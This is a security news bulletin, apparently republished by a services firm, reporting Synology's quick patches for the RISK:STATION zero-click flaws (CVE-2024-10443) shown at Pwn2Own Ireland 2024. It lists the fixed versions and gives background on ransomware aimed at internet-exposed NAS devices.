Midnight Blue security researcher Rick de Jager found the critical zero-click vulnerabilities (tracked together as CVE-2024-10443 and dubbed RISK:STATION) in the company's Synology Photos and BeePhotos for BeeStation software.

As Synology explains in security advisories published two days after the flaws were demoed at Pwn2Own Ireland 2024 to hijack a Synology BeeStation BST150-4T device, the security flaws enable remote attackers to gain remote code execution as root on vulnerable NAS appliances exposed online.

*"The vulnerability was initially discovered, within just a few hours, as a replacement for another Pwn2Own submission. The issue was disclosed to Synology immediately after demonstration, and within 48 hours a patch was made available which resolves the vulnerability," Midnight Blue said.*

*"However, since the vulnerability has a high potential for criminal abuse, and millions of devices are affected, a media reach-out was made to inform system owners of the issue and to stress the point that immediate mitigative actions are required."*

Synology says it addressed the vulnerabilities in the following software releases; however, they're not automatically applied on vulnerable systems, and customers are advised to update as soon as possible to block potential incoming attacks:

- BeePhotos for BeeStation OS 1.1: Upgrade to 1.1.0-10053 or above
- BeePhotos for BeeStation OS 1.0: Upgrade to 1.0.2-10026 or above
- Synology Photos 1.7 for DSM 7.2: Upgrade to 1.7.0-0795 or above.
- Synology Photos 1.6 for DSM 7.2: Upgrade to 1.6.2-0720 or above.

QNAP, another Taiwanese NAS device manufacturer, patched two more critical zero-days exploited during the hacking contest within a week (in the company's SMB Service and Hybrid Backup Sync disaster recovery and data backup solution).

While Synology and QNAP hurried out security updates, vendors are given 90 days until Trend Micro's Zero Day Initiative releases details on bugs disclosed during the contest and usually take their time to release patches.

This is likely because NAS devices are commonly used to store sensitive data by both home and enterprise customers, and they're also often exposed to Internet access for remote access. However, this makes them vulnerable targets for cybercriminals who exploit weak passwords or vulnerabilities to breach the systems, steal data, encrypt files, and extort owners by demanding ransoms to provide access to the lost files.

As Midnight Blue security researchers who demoed the Synology zero-days during Pwn2Own Ireland 2024 told cybersecurity journalist Kim Zetter (who first reported on the security updates), they found Internet-exposed Synology NAS devices on the networks of police departments in the U.S. and Europe, as well as critical infrastructure contractors from South Korea, Italy, and Canada.

QNAP and Synology have warned customers for years that devices exposed online are being targeted by ransomware attacks. For instance, eCh0raix ransomware (also known as QNAPCrypt), which first surfaced in June 2016, has been targeting such systems regularly, with two large-scale ones reported in June 2019 (against QNAP and Synology devices) and in June 2020 standing out.

In more recent attack waves, threat actors have also used other malware strains (including DeadBolt and Checkmate ransomware) and various security vulnerabilities to encrypt Internet-exposed NAS devices.

Source: <https://www.bleepingcomputer.com/news/security/synology-fixed-two-critical-zero-days-exploited-at-pwn2own-within-days/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at [tbs.sales@tbs.tech](mailto:tbs.sales@tbs.tech)**.

*This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.*

*The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.*

*TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.*